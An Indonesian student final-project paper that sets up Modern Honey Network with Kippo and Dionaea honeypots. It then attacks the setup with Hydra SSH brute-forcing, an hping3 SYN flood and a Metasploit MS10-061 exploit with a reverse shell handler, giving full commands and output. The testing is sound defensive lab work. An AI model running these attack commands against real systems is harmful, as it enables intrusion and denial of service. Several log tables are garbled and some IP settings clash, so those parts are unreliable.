

IMPLEMENTASI HONEYPOT DENGAN MODERN HONEY NETWORK

IMPLEMENTATION HONEYPOT WITH MODERN HONEY NETWORK

Dimas Danang Laksana¹, Setia Juli Irzal Ismail, S.T., M.T.², Nina Hendrarini, S.T., M.T.³

^{1,2,3}Prodi D3 Teknik Komputer, Fakultas Ilmu Terapan, Universitas Telkom
dimasdananglaksana@gmail.com

Abstrak

Di era globalisasi saat ini, keamanan jaringan merupakan salah satu hal penting yang harus diperhatikan, karena sangat berguna untuk melindungi suatu sistem komputer (host) dari bahaya serangan ataupun oknum penyusup yang tidak bertanggung jawab yang ingin mencuri informasi penting di dalam suatu sistem komputer. Hal itu dapat terjadi karena dalam jaringan tersebut tidak terdapat sistem pengamanan yang dapat mengamankan komunikasi data antar host satu dengan host lainnya. Honeypot adalah metode untuk membuat server palsu, dimana penyerang akan menghabiskan waktu untuk meluncurkan serangan. Modern Honey Network adalah software open source yang digunakan untuk membangun beberapa sensor honeypot lebih sederhana dan untuk membuat statistik data dari sensor honeypot. Pada proyek akhir ini, dibangun implementasi honeypot dengan modern honey network yang akan melakukan pengujian dengan melakukan memonitoring sensor kippo. Kippo honeypot merupakan salah satu tools honeypot yang termasuk dalam kategori medium-interaction ssh honeypot yang berfungsi untuk membangun sistem tiruan yang menyerupai aslinya untuk mengalihkan perhatian penyusup yang ingin menyerang sistem server asli. Selain itu, Modern Honey Network dapat membantu kippo honeypot untuk mendeteksi dan memonitoring aktifitas serangan apa saja yang dilakukan penyusup yang ingin menyerang sistem asli, sehingga admin dapat melakukan pencegahan ketika terjadi ancaman serangan.

Kata Kunci: MHN(Modern Honey Network), Kippo Honeypot, honeypot.

Abstract

In the current era of globalization, network security is one of the important things that must be considered, because it is very useful to protect a computer system (host) from the danger of attacks or irregular intruders who want to steal important information in the environment. It can happen because in the network there is no security system that can secure data communication between host one with other host. Honeypot is a method to create a fake server, where the attacker will spend time to launch an attack. The Modern Honey Network is an open source software used to build some simpler honeypot sensors and to create statistic data from honeypot sensors. In this final project, built honeypot with modern honey network that will do the testing by doing monitor kippo sensor. Kippo honeypot is one of the honeypot tools that belongs to the intermediate category of ssh honeypot interaction that serves to build a full mock system to distract the intruder who wants to attack the original server system. In addition, Modern Honey Network can help kippo honeypot to perform and resolve any attack activity that intruders who want to attack the original system, so the admin can do prevention anytime.

Keywords: MHN(Modern Honey Network), Kippo Honeypot, SSH.

1. Pendahuluan

Seiring dengan perkembangan Teknologi Informasi (TI), menyebabkan keamanan dunia digital yang rentan terhadap hacking atau keamanan yang lemah. Munculnya beberapa kasus CyberCrime di Indonesia pada tahun 2016 cukup banyak seperti peretasan akun sosial media, peretasan situs pornografi, peretasan situs keagamaan, peretasan aplikasi browsing, dan peretasan situs perbankan.

Perkembangan dunia digital saat ini sangat memerlukan suatu sistem keamanan. Pentingnya suatu keamanan agar tidak disalahgunakan oleh seseorang yang tidak bertanggung jawab, sehingga mengakibatkan banyak informasi dan data yang di sabotase. Upaya untuk menangani hal ini digunakan honeypot. Honeypot merupakan metode yang membuat server palsu untuk mengamankan data asli, sehingga serangan yang ditunjukkan untuk server tersebut bukan data

yang sebenarnya, sehingga data terlindungi dari serangan hijacking. Honeypot sendiri memiliki berbagai macam, salah satunya adalah kippo, kippo adalah jenis honeypot yang bertujuan untuk mengamankan akses SSH.

Sulitnya mengumpulkan data dari honeypot dibutuhkan Modern Honey Network (MHN). MHN digunakan untuk mengatur, mengelola honeypot dan mudah diimplementasikan pada sistem berbasis open source. Untuk menangani masalah di atas membutuhkan honeypot dengan modern honey network, sehingga dapat melindungi server asli dari penyerang

2. Dasar Teori

Honeypot

Honeypot adalah suatu cara untuk menjebak atau menangkal usaha – usaha penggunaan tak terotorisasi dalam sebuah system informasi [1].

Honeypot merupakan pengalih perhatian hacker, agar seolah-olah berhasil menjebol dan mengambil data dari sebuah jaringan, padahal sesungguhnya data tersebut tidak penting dan lokasi tersebut sudah terisolir.

Adapun kegunaan honeypot adalah software keamanan open source yang berguna untuk diserang, diselidiki.

Honeypot terbagi oleh beberapa klasifikasi yaitu :

- Low-Interaction Honeypot* merupakan honeypot dengan tingkat interaksi *honeypot*, yang didesain untuk mengemulasikan service (layanan) seperti *server* yang asli. Penyerang hanya mampu memeriksa dan terkoneksi ke satu atau beberapa port
- High-interaction honeypot* terdapat system operasi dimana penyerang dapat berinteraksi langsung dan tidak mempunyai batasan yang dapat membatasi interaksi tersebut. Dengan kata lain jenis *honeypot* ini membuat *server* palsu yang menyerupai dengan *server* asli, sehingga penyerang tidak mencurigai saat terjadi penyerang [2].

Dionaea

Dionaea adalah jenis Honeypot yang dapat memberikan layanan jaringan yang nantinya dapat dieksploitasi. Tujuan dari Dionaea adalah untuk mendapatkan salinan dari malware yang telah dikirim oleh penyerang, sehingga seorang administrator dapat memutuskan sesuatu untuk melindungi sistem induk, bahkan menciptakan anti virus baru. [3]

Honeypot Dionaea ini ditaruh dengan pengamanan minimal agar mudah diserang hacker dan disusupin segala jenis malware. Server honeypot ini akan mengamati aktivitas malware-malware yang telah tertangkap sebelumnya. Honeypot Dionaea itu fungsinya hanya sebagai perangkap saja, pihak-pihak yang memasang honeypot Dionaea itu sengaja membuat server yang mudah di tembus, sehingga memancing malware untuk menginfeksi komputer itu. Di dalam honeypot ini nanti malware-malware yang sudah masuk akan direkam aktivitasnya dan datanya disimpan. Data ini nantinya dapat dianalisa untuk mempelajari tentang laku malware atau dikirim ke perusahaan antivirus untuk dibuat penangkalnya[4].

Kippo

Kippo merupakan salah satu tools honeypot ssh yang berfungsi sebagai server palsu yang termasuk dalam kategori medium-interaction, menurut [5] medium interaction adalah suatu layanan interaksi yang dapat berinteraksi dengan cara memberi tanggapan terhadap serangan yang dilakukan penyerang saat mencoba memberi worm ke dalam sistem komputer. Kippo Honeypot sendiri merupakan sistem yang sengaja dirancang untuk menjebak peretas yang ingin mencoba masuk ke sistem komputer asli, selain berguna sebagai penjebak tools ini juga dapat digunakan untuk membantu para admin untuk memonitoring dan menganalisa apa saja yang dilakukan peretas untuk masuk ke sistem komputer [6].

Modern Honey Network

Modern Honey Network (MHN) adalah software open source yang di buat oleh perusahaan ThreatStream, yang bertujuan untuk mempermudah menginstalasi honeypot. Adapun kegunaan dari Modern Honey Network (MHN) ini adalah mengelola dan menganalisa data dari honeypot tersebut dan mempermudah membangun honeypot baru dan mengambil data. Ada beberapa honeypot yang sudah terintegrasi oleh

Modern Honey Network (MHN) antara lain hpfeed, nmomesyne, honeymap, MongoDB, dionaea, conpot, snort, kippo, glastopf, amun, dan wordpot [7].

3. Analisis dan Perancangan

Analisis Gambaran Saat Ini

Berdasarkan dari berbagai informasi sebagai acuan untuk pembuatan Adapun penjelasan dari topologi di atas menjelaskan bahwa internet tidak cukup aman. Karena internet terhubung hanya dengan firewall yang berguna untuk menangkal serangan dari luar. Setelah itu terhubung ke router untuk memasuki ke intranet langsung terhubung ke switch dan komputer. Sebagaimana penjelasan di atas tidaklah terlalu aman, karena jika ada serangan dari luar langsung menyerang ke data yang asli, sehingga data tersebut dapat disalahgunakan.



Analisis Gambaran Sistem Usulan

Pada topologi yang diusulkan ini bahwa internet terhubung dengan firewall kemudian terhubung dengan router dan server honeypot, MHN, kemudian terhubung dengan switch dan pc, sebagaimana mestinya honeypot berguna untuk menipu penyerang seolah-olah hacker menyerang server asli. Sebenarnya hacker hanya menyerang server palsu, dan pada data server asli aman dari serangan hacker.



Analisis Kebutuhan Sistem

Berikut ini adalah kebutuhan sistem yang diperlukan untuk menyelesaikan Proyek Akhir ini.

- Sistem ini membutuhkan Ip public untuk server MHN.
- Honeypot kippo untuk menangkal serangan pada port ssh.
- Software MHN untuk mengambil data dari sensor honeypot Kippo.

Software Perangkat Lunak

Software atau Perangkat Lunak yang dibutuhkan untuk membangun sistem adalah sebagai berikut

No	Jenis	Versi	Keterangan
1	Modern HoneyPot Network		Software mengelola honeypot
2	Kippo		Software honeypot
3	Ubuntu	14.04	Software Operasi system
4	Virtual Private Server (IP : 103.236.201.227)		Server Modern Honey Network
5	Virtual Private Server (IP : 103.15.226.90)		Server honeypot Dionaea
6	VPS (IP 31.220.57.19)		Server Honeypot Kippo

Software Perangkat Keras

Hardware atau Perangkat Keras yang digunakan untuk membangun sistem adalah sebagai berikut.

No	Jenis	Jumlah	Keterangan
1	Laptop Acer aspire	1	Intel Core i3, 4 GB DDR, 500GB HDD
2	Modem Handphone	1	Access point

Perancangan Rencana Pengerjaan

Adapun tahap pengerjaan proyek akhir ini diantaranya :

- Instalasi ubuntu 14.04
- Instalasi Modern Honey Network (MHN) .
- Konfigurasi Modern Honey Network (MHN).
- Deploying sensor honeypot melalui MHN.
- Melakukan dokumentasi terhadap installansi dan konfigurasi honeypot kippo dan Modern Honey Network (MHN).

Perancangan Rencana Pengujian

Pada Proyek Akhir ini terdapat rencana pengujian yang dilakukan, yaitu:

- Melakukan serangan DoS attack menggunakan hping3 terhadap sensor honeypot.
- Melakukan serangan dictionary attack menggunakan hydra terhadap sensor honeypotPerangkat Keras.

4. Implementasi Dan Pengujian

Pada bab ini akan menjelaskan tentang langkah-langkah implementasi honeypot dengan modern honey network terdiri dari instalasi ubuntu 14.04, installing modern honey network, konfigurasi modern honey network (MHN), deploying honeypot kippo. Setelah tahap instalasi selesai selanjutnya adalah tahap pengujian dengan melakukan penyerangan dari pihak luar.

Implementasi

Pada tahap ini menjelaskan mengenai langkah-langkah instalasi ubuntu 14.04, installing modern honey network, konfigurasi modern honey network (MHN), deploying honeypot kippo.

Instalasi Ubuntu

Instalasi ubuntu dilakukan dengan layanan VPS.

```

root@server:~#
login as: root
root@103.15.226.90's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@server:~#

```

Instalasi dan Konfigurasi MHN

Pada tahap ini akan dijelaskan tentang instalasi dan konfigurasi Modern honey network.

- Pilih Terminal Command.
- Ketikan ssh dimas@93.188.163.149
- Selanjutnya akan diminta untuk masukan password untuk login ke Virtual Private Server.
- Ketikan su untuk masuk kedalam super user.
- Akan diminta password untuk untuk masuk root/superuser
- Terlebih dahulu lakukan update dan upgrade sistem dengan perintah :
#apt-get update && apt-get upgrade
- Setelah itu instalasi git dengan perintah :
#apt-get install git -y
- Setelah terinstal git, pindah direktori dan clone mhn dari github.

```

#cd /opt
#git clone https://github.com/threatstream/mhn.git

```

1. Masuk ke dalam direktori mhn dengan perintah:

```
# cd /mhn
```

2. Setelah itu instalasi modern honey network dengan perintah:

```
# ./install.sh
```

3. Setelah instalasi maka akan muncul konfigurasi seperti ini :

```
MHN Configuration
Superuser email: dimasdananglaksana@gmail.com
Superuser password :
Superuser password : (again) :
Server base url [http://93.188.163.149] : 93.188.163.149
Honeymap url [93.188.163.149:3000] : 93.188.163.149:3000
Mail server address ["localhost"] : localhost
Mail server port [25] : 25
Use TLS for email ? : y/n n
Use SSL for email ? : y/n n
Mail server username [""] :
Mail server password [""] :
Mail default sender [""] :
Path for log file ["var/log/mhn/mhn.log"] :
/var/log/mhn/mhn.log
```

Keterangan:

- a) Pada script nomer satu menjelaskan email superuser untuk login pada web modern honey network
- b) Pada script nomer 2 dan 3 password untuk login pada web modern honeypot
- c) Pada script nomer 4 adalah IP VPS untuk halaman web MHN
- d) Selanjutnya IP honeymap
- e) Pada script 6 sampai 12 untuk konfigurasi mail server bisa di kosongkan
- f) Dan pada scripts 13 penyimpanan log mhn.

9. Lakukan pengecekan dengan perintah :

```
# /etc/init.d/nginx status
# /etc/init.d/supervisor status
# supervisorctl status
```


10. Setelah menjalankan script di atas akan keluar seperti ini, terdapat pada gambar 4-2:

```
root@server2:~#
login as: root
root@103.236.201.227's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@server2:~# /etc/init.d/nginx status
 * nginx is running
root@server2:~# /etc/init.d/supervisor status
is running
root@server2:~# supervisorctl status
geoloc          RUNNING      pid 1008, uptime 16:49:49
honeymap        RUNNING      pid 993, uptime 16:49:50
hpfeds-broker   RUNNING      pid 1026, uptime 16:49:47
mhn-celery-beat  RUNNING      pid 992, uptime 16:49:50
mhn-celery-worker RUNNING      pid 1018, uptime 16:49:48
mhn-collector    RUNNING      pid 1023, uptime 16:49:47
mhn-unsgui       RUNNING      pid 1013, uptime 16:49:49
mnmemozyme       RUNNING      pid 1001, uptime 16:49:49
root@server2:~#
```

11. Apabila sudah running, maka buka browser ketikkan IP MHN dan masukan email superuser dan password akan muncul seperti ini, terdapat pada gambar 4-3:



12. Akan muncul beranda seperti ini, terdapat pada gambar 4-4:




Pada tahap ini akan dijelaskan tentang instalasi honeypot kippo melalui modern honey network.


1. Pertama, masuk halaman modern honey network seperti di atas, terdapat pada gambar 4-5:



2. Klik menu deploy, terdapat pada gambar 4-6.



3. Pilih sensor honeypot kippo pada menu select script, terdapat pada gambar 4-7.



4. Setelah itu akan muncul tampilan seperti di bawah ini, terdapat pada gambar 4-8.

```
Select Script
Ubuntu/Kali/Kippo - Kippo

Deploy Command
sudo bash deploy.sh 103.236.201.227/api/script/?text=true&script_id=7 -O depl
y.sh && sudo bash deploy.sh 103.236.201.227 wtDhhXo
```

5. Copy deploy command dan paste ke vps sensor honeypot kippo, terdapat pada gambar 4-9.

```
root@server:~# wget "103.236.201.227/api/script/?text=true&script_id=7" -O depl
y.sh && sudo bash deploy.sh 103.236.201.227 wtDhhXo
```

6. Setelah instalasi kippo selesai cek pada web MHN menu view sensor akan menampilkan seperti ini, terdapat pada gambar 4-10:

Name	Hostname	IP	Honeypot	UID	Attacks
sensor-dionaea-01	sensor-dionaea-01	103.15.226.90	kippo	103016-770-1167-000-001030167	435
sensor-dionaea-02	sensor-dionaea-02	103.15.226.90	dionaea	103016-770-1167-000-001030167	284

7. Setelah menampilkan seperti itu sensor berhasil terinstall di MHN.

Pengujian

Setelah proses instalasi selesai dilakukan selanjutnya adalah proses pengujian untuk mengetahui hasil implementasi yang sudah dikerjakan. Pengujian dilakukan dengan menggunakan tiga teknik serangan yaitu *dictionary attack*, *DoS attack* dan *Metasploit*.

Pengujian pada Dictionary Attack

Melakukan pengujian *Dictionary Attack* menggunakan tools *Hydra* untuk mengetahui *username* dan *password* yang digunakan target. Langkah yang dilakukan adalah sebagai berikut :

1. Pada gambar 4-11 adalah membuat *wordlist*. Sebelum melakukan serangan, terlebih dahulu membuat *wordlist* (kamus) untuk mencari kemungkinan *password* yang digunakan oleh target.

```
root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.7.4 File: password.txt Modified
password
toor
root
123456
qwerty
asdasd
sukijan
```

2. Pada gambar 4-12 adalah melakukan *port scanning* dengan menggunakan *zenmap* untuk mencari tahu port apa saja yang terbuka dengan memasukkan IP address *kippo*.

```
zenmap
Scan Tools Profile Help
Target: 31.220.57.19 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v 31.220.57.19
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
nmap -T4 -A -v 31.220.57.19
NSE: Script Pre-scanning.
NSE: discovered 143 scripts for scanning.
Initiating NSE at 18:09
Completed NSE at 18:09, 0.00s elapsed
Initiating NSE at 18:09
Completed NSE at 18:09, 0.00s elapsed
Initiating Ping Scan at 18:09
Scanning 31.220.57.19 [4 ports]
Completed Ping Scan at 18:09, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:09
Completed Parallel DNS resolution of 1 host. at 18:10, 0.21s elapsed
Initiating SYN Stealth Scan at 18:10
Scanning 31.220.57.19 [1000 ports]
Discovered open port 22/tcp on 31.220.57.19
Discovered open port 53/tcp on 31.220.57.19
Discovered open port 80/tcp on 31.220.57.19
```

3. Pada gambar 4-13 adalah melakukan *port scanning* dengan menggunakan *zenmap* untuk mencari tahu port apa saja yang terbuka dengan memasukkan IP address *port dionaea*.

```
zenmap
Scan Tools Profile Help
Target: 103.15.226.90 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v 103.15.226.90
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
nmap -T4 -A -v 103.15.226.90
Scanning 103.15.226.90 [4 ports]
Completed Ping Scan at 18:11, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:11
Completed Parallel DNS resolution of 1 host. at 18:11, 0.43s elapsed
Initiating SYN Stealth Scan at 18:11
Scanning 103.15.226.90 [1000 ports]
Discovered open port 21/tcp on 103.15.226.90
Discovered open port 135/tcp on 103.15.226.90
Discovered open port 3306/tcp on 103.15.226.90
Discovered open port 53/tcp on 103.15.226.90
Discovered open port 443/tcp on 103.15.226.90
Discovered open port 5661/tcp on 103.15.226.90
Discovered open port 5660/tcp on 103.15.226.90
Discovered open port 42/tcp on 103.15.226.90
adjust timeout2: packet supposedly had rtt of 13162031 microseconds. Ignoring time.
```

4. Pada gambar 4-14 adalah melakukan serangan dengan menggunakan tools *hydra*, perintah yang digunakan yaitu *#hydra -l user -P wordlist.txt port://ip address*. Jika berhasil *hydra* akan menampilkan *password* dan *username* yang digunakan target.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hydra -l root -P password.txt ssh://31.220.57.19
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-08-07 18:16:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 64 tasks, 8 login tries (l:l/p:8), -0 t
ries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 31.220.57.19 login: root password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-08-07 18:16:48
root@kali:~#
```

5. Pada gambar 4-15 adalah *password* dan *username* berhasil diketahui penyerang, selanjutnya penyerang mencoba untuk *login* menggunakan *password* dan *username* pada server *kippo*.

```
root@kali:~# ssh 31.220.57.19 -p 2222
The authenticity of host '31.220.57.19:2222 (31.220.57.19:2222)' can't be es
tablished.
RSA key fingerprint is SHA256:C57vNjOyQ31ie2ryZPLm39QNW0d5mt/mJdQKnCHJo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '31.220.57.19:2222' (RSA) to the list of known host
s.
root@31.220.57.19's password:
Permission denied, please try again.
root@31.220.57.19's password:
Permission denied, please try again.
root@31.220.57.19's password:
Permission denied (publickey,password).
root@kali:~#
```


6. Pada gambar 4-16 adalah untuk mendeteksi hasil *login* yang dilakukan penyerang dapat dilihat di *file direktori log* pada *kipko* akan terlihat di *Modern Honey Network (MHN)* .

Search filters

Series

ALL

▼

Forecast

ALL

▼

Date

2013-2019

▼

Plot

LINE

▼

FABRIUS

100.0%

▼

	Date	Series	Country	Inc P	Det part	Forecast	Homepage
1	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon
2	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon
3	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon
4	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon
5	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon
6	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon
7	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon
8	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon
9	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon
10	2013-2020 18 12 30	seriesFabius		67 58 238 157	23	55%	Ngqon

Pengujian pada *DoS Attack*

Pengujian serangan *Denial of Service* atau DoS Attack dilakukan dengan menggunakan tools *Hping3*. Serangan ini digunakan untuk mengetahui hasil deteksi yang dilakukan penyerang. Langkah untuk melakukan serangan DoS terhadap *Kippo* adalah sebagai berikut :

1. Pada gambar 4-17 adalah melakukan serangan dengan menggunakan perintah `hping3 -i u100 -S -p [port] [IP Address]`

```
rootkali:~# hping3 -i 1000 -S -p 2222 31.220.57.19
HPING 31.220.57.19 (eth0 31.220.57.19): S set, 40 headers + 0 data bytes
len=46 ip=31.220.57.19 ttl=128 id=65245 sport=2222 flags=SA seq=0 win=64240 rtt=
279.6 ms
len=46 ip=31.220.57.19 ttl=128 id=65246 sport=2222 flags=SA seq=3 win=64240 rtt=
278.0 ms
len=46 ip=31.220.57.19 ttl=128 id=65247 sport=2222 flags=SA seq=6 win=64240 rtt=
275.4 ms
len=46 ip=31.220.57.19 ttl=128 id=65248 sport=2222 flags=SA seq=1 win=64240 rtt=
280.2 ms
len=46 ip=31.220.57.19 ttl=128 id=65249 sport=2222 flags=SA seq=7 win=64240 rtt=
280.5 ms
len=46 ip=31.220.57.19 ttl=128 id=65250 sport=2222 flags=SA seq=9 win=64240 rtt=
279.9 ms
len=46 ip=31.220.57.19 ttl=128 id=65251 sport=2222 flags=SA seq=2 win=64240 rtt=
286.0 ms
len=46 ip=31.220.57.19 ttl=128 id=65252 sport=2222 flags=SA seq=4 win=64240 rtt=
285.0 ms
len=46 ip=31.220.57.19 ttl=128 id=65253 sport=2222 flags=SA seq=11 win=64240 rtt=
278.0 ms
len=46 ip=31.220.57.19 ttl=128 id=65254 sport=2222 flags=SA seq=10 win=64240 rtt=
280.1 ms
```

2. Pada gambar 4-18 adalah hasil *log* pada serangan *Denial of Service* terhadap *kippo* di *Modern Honey Network*.

Attacks report

Search Filters

Server: server3-dmns | All | Date: 2007-08-01 | Port: 80 | IP Address: 83.8.8.8

	Date	Server	Country	Src IP	Dst port	Protocol	Homepage
1	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo
2	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo
3	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo
4	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo
5	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo
6	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo
7	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo
8	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo
9	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo
10	2007-08-01 18:30:00	server3-dmns		125.163.124.40	22	HTTP	httpgo

Pengujian pada Metasploit

Pengujian serangan pada *metasploit* untuk mengetes *dionaea*, apakah bisa menangkap *malware*. Langkah untuk melakukan serangan *metasploit* adalah sebagai berikut :

1. Pada gambar 4-19 adalah melakukan serangan dengan cara melakukan perintah `#msfconsole` pada kali *linux*.

```
msf > use exploit/windows/smb/ms10_061_spoollss
msf exploit(ms10_061_spoollss) > set LPORT 4444
LPORT => 4444
msf exploit(ms10_061_spoollss) > set PWNAME XSPrinter
PWNAME => XSPrinter
msf exploit(ms10_061_spoollss) > set LHOST 192.168.214.128
LHOST => 192.168.214.128
msf exploit(ms10_061_spoollss) > set RHOST 193.15.226.90
RHOST => 193.15.226.90
msf exploit(ms10_061_spoollss) > show options

Module options (exploit/windows/smb/ms10_061_spoollss):



| Name    | Current Setting | Required | Description                                 |
|---------|-----------------|----------|---------------------------------------------|
| PWNAME  | XSPrinter       | no       | The printer share name to use on the target |
| LHOST   | 193.15.226.90   | yes      | The target address                          |
| RPORT   | 445             | yes      | The SMB service port (TCP)                  |
| SMBPIPE | spoolss         | no       | The named pipe for the spooler service      |



Exploit target:



| Id | Name              |
|----|-------------------|
| 0  | Windows Universal |


```

2. Pada gambar 4-20 adalah serangan dengan mengetikkan `exploit/windows/smb/ms10_061_spoolss` setelah itu ketikkan set `LPORT 4444`, setelah itu masukan set `PNAME XSPinter`, sebagai nama *malware*, setelah itu masukan set `LHOST IP sendiri/ip` kali dengan cara `ifconfig`, ketikkan set `RHOST Ip korban`.

```
root@kali:~# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...

> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- Learn more on http://rapid7.com/metasploit
```

3. Pada gambar 4-21 adalah hasil dari setelah semua setting, untuk mengetikan exploit untuk menyerang korban.

```
msf exploit(ms10_061_spoolss) > exploit

[*] Started reverse TCP handler on 192.168.214.128:4444
[*] 103.15.226.90:445 - Trying target Windows Universal...
[*] 103.15.226.90:445 - Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:103.15.226.90[\spoolss] ...
[*] 103.15.226.90:445 - Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:103.15.226.90[\spoolss] ...
[*] 103.15.226.90:445 - Attempting to exploit MS10-061 via \\103.15.226.90\XSPrinter ...
[*] 103.15.226.90:445 - Printer handle: 0000000000000000000000000000000000000000000000000000000000000000
[*] 103.15.226.90:445 - Job started: 0x3
[-] 103.15.226.90:445 - Exploit failed [timeout-expired]: Timeout::Error execution expired
[*] Exploit completed, but no session was created.
msf exploit(ms10_061_spoolss) > |
```

1. Pada gambar 4-22 adalah hasil dari serangan *log dionea* pada MHN.

Attacks Report

Search Filters

Sensor: All, HoneyPot: All, Date: MM-DD-YYYY, Port: 445, IP Address: 8.8.8.8

Date	Sensor	Country	Src IP	Dest port	Protocol	HoneyPot
2017-08-18 12:18:27	serverdmas.id		16.71.224.165	445	smtp	dionea

2. Pada gambar 4-23 adalah hasil serangan *payload dionaea* pada MHN. Akan tetapi sangat di sayangkan, bahwa hasil dari serangan ini tidak sesuai dengan yang diinginkan.

Payloads Report

Search Filters

Payload: dionaea capture, Regexp Term: pure regex

uri	saddr	saddr	dport	sport	sha256
smtp://113.193.22.247	113.193.22.247	113.193.22.247	445	4029	c01e157eeb0b0f154350a6560076326403067156b334e21458e5e470d013c5d852a0b01942077ee265383
smtp://113.193.22.247	113.193.22.247	113.193.22.247	445	4029	c01e157eeb0b0f154350a6560076326403067156b334e21458e5e470d013c5d852a0b01942077ee265383
smtp://113.193.22.247	113.193.22.247	113.193.22.247	445	1169	c01e157eeb0b0f154350a6560076326403067156b334e21458e5e470d013c5d852a0b01942077ee265383
smtp://113.193.22.247	113.193.22.247	113.193.22.247	445	1640	c01e157eeb0b0f154350a6560076326403067156b334e21458e5e470d013c5d852a0b01942077ee265383
smtp://113.193.22.247	113.193.22.247	113.193.22.247	445	2205	c01e157eeb0b0f154350a6560076326403067156b334e21458e5e470d013c5d852a0b01942077ee265383

Kesimpulan

Berdasarkan hasil pengujian pada Bab 4, dapat disimpulkan sebagai berikut:

1. Sistem Modern Honey Network bertujuan untuk mengumpulkan log dari sensor kippo seperti negara, IP, waktu, port dan honeypot.
2. Honeypot kippo hanya dapat mendeteksi IP dari serangan.

Saran

Saran dari penulis untuk pengembangan Proyek Akhir ini adalah:

1. Modern honey network menggunakan dua atau lebih sensor honeypot.
2. Memakai sensor medium interaction honeypot atau high interaction honeypot.
3. Data pada MHN dapat terintegrasi dengan mail server.
4. Penjelasan tentang konsep *honeypot* untuk kedepannya lebih terperinci.
5. Diharapkan untuk kedepannya bisa memakai dua *honeypot* untuk satu VPS.

DAFTAR PUSTAKA

- [1] L. Spitzner, "HoneyPot : Tracking Hacker," in *HoneyPot : Tracking Hacker*, Addison Wesley, 2002, p. 58.
- [2] M. Riadi, "kajianpustaka.com," kajianpustaka.com, 24 July 2014. [Online]. Available: <http://www.kajianpustaka.com/2014/07/pengertian-dan-klasifikasi-honeypot.html>. [Accessed 15 januari 2017].
- [3] D. Oktavianto, Cuckoo Malware Analysis, Birmingham: packt, 2013.
- [4] E. Tan, "edgis-security.org," edgis-securuty, 13 februari 2014. [Online]. Available: <https://www.edgis-security.org/honeypot/dionaea/>. [Accessed 15 januari 2017].
- [5] A. Wahyuningsih, "Mengetahui Honeypot Sebagai Tools Untuk Menjebak Hacker," Netsec.ID, 13 Maret 2017. [Online]. Available: <https://netsec.id/honeypot/>. [Accessed 26 Juni 2017].
